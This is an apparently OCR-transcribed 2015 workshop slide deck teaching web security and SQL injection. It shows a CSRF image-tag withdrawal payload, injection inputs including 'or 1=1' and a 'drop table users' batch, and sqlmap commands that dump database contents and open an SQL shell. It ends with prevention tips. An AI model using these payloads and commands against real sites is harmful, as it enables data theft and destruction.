Cyber Security Workshop 2015

"Web Security & SQL Injection"

By


Ashish Belwase

KU SECURITY RESEARCHER

Web Security


- Web Application Security Model
- MySQL Queries
- Manual SQL Injection
- Injecting SQL Injection with Tools

HTTP Request



GET : no side effect POST : possible side effect

HTTP Response



Pages can embed content from many sources

- Frames: `<iframe src="//site.com/frame.html" > </iframe>`
- Scripts: `<script src="//site.com/script.js" > </script>`
- CSS:


```
<link rel="stylesheet" type="text /css" href="//site/com/theme.css" />
```

- Objects (flash): [using swfobject.js script]

```
<script>
    var so = new SWFObject('//site.com/flash.swf', ...);
    so.addParam('allowscriptaccess', 'always');
    so.write('flashdiv');
</script>
```

- Note : A page can send information to any site , remote code execution

Reported Web Vulnerabilities "In the Wild"



Data from aggregator and validator of NVD-reported vulnerabilities

Top 3 Web Vulnerabilities

- SQL Injection
  - Browser sends malicious input to server
  - Bad input checking leads to malicious SQL query
- CSRF – Cross-site request forgery
  - Bad web site sends browser request to good website using credentials of an innocent victim [unauthorized commands are transmitted by user]
- XSS – Cross-site scripting
  - Bad web site sends innocent victim a script that steals information from an honest web site

Top 3 Web Vulnerabilities

- SQL Injection
  - Uses SQL to change meaning of database command
- CSRF – Cross-site request forgery
  - Leverage User's session at victim server
- XSS – Cross-site scripting
  - Inject maclicuous script into trusted context

Cross-site request forgery(CSRF)

- Suppose Bob has sent following message to Alice
  - Bob: Hello Alice! Look here:
  - <img src="http://bank.example.com/withdraw?account=Alice&amount=1000000&for=Bob">
  - If Alice's bank keeps her authentication information in a cookie, and if the cookie hasn't expired, then the attempt by Alice's browser to load the image will submit the withdrawal form with her cookie, thus authorizing a transaction without Alice's approval.
-

MySQL Revision

- Select * from table where column=“value“;
- INSERT INTO table1 (field1, field2, ...) VALUES (value1, value2, …)
- UPDATE table1, table2 SET field1=new_value1, field2=new_value2, ...WHERE table1.id1 = table2.id2 AND condition

SQL Injection

- SQL injection is a technique where malicious users can inject SQL commands into an SQL statement, via web page input.
- Injected SQL commands can alter SQL statement and compromise the security of a web application.
- Types of SQL Injection(error-based, boolean and blind)

SQL Injection

- Error Based
  - when you send a value that the DB doesn't understand you will see the error message in the response
  - www.test.com?id.php=12'
- Boolean
  - no error messages are sent in the response, has a difference between the response (sent for a valid request and invalid)
  - www.test.com?id.php=1 will sent the info for item 1
  - www.test.com?id.php=1' will trigger an error, but suppresses it so no info is shown
  - As there is a difference between 'good' and 'bad' it is still possible to send SQL requests to the database and determine what is true and what is false.
- Blind
  - No difference between good and bad response
  -

Tools for SQL Injection

- SqlImap
- DWVA
- Database knowledge

- We are going to try both manually and automated injection

SQL Injection contd..

- Select * from users where userid = X;
- Someone smart enter the value of X as :
  - 10 or 1=1
- Now the query becomes :
  - Select * from users where userid = 10 or 1=1
  - BOOM !!! .. It returns all the rows because 1=1 is always true
  - What is the table contaions password

SQL Injection contd..

- Select * from users where userid = X;
- Batched statements :
  - 10 ; drop table users;

SQL Injection contd..

- Testing the URL for error :
  - Www.test.com?id.php=12'
  - ' or any other delimiter generate some error
  -
-

SQL Injection contd..

- DWVA
- Sqlmap
  - #installation
  - sudo apt-get install sqlmap
  -
  - #getting database
  - python sqlmap.py -u 'http://test.com/id.php?id=12' --dbs
  -
  -

SQLMAP contd..

- extract tables
- python sqlmap.py -u 'http://www.test.com/id.php?id=12' --tables -D db_name

- extract columns
- python sqlmap.py -u 'http://www.test.com/id.php?id=12' --columns -D db_name -T table_name

- extract data
- python sqlmap.py -u 'http://www.test.com/id.php?id=12' --dump -D db_name -T table_name

- dump specific data
- python sqlmap.py -u 'http://www.test.com/id.php?id=12' --dump --start 88 --stop 90 -D db_name -T table_name

- --threads =for faster retrieval
- entering into sqlshell
- python sqlmap.py -u 'http://www.test.com/id.php?id=12' --sql-shell -D db_namel -T table_name
  _

Preventing SQL Injection

- Adopt input validation techniques
- Ensure user permission to access database
- Create application specific database user account
- Remove stored procedure not in use
- Use parameterized API
- Rule number 1, never trust the users, always sanitize everything you take as input and give output
- Rule number 2, never display sql errors, hide them or redirect to say page not found
- Rule number 3, use a framework, like drupal or mambo or joomla because these frameworks include community effort of thousands of people and they are really secure.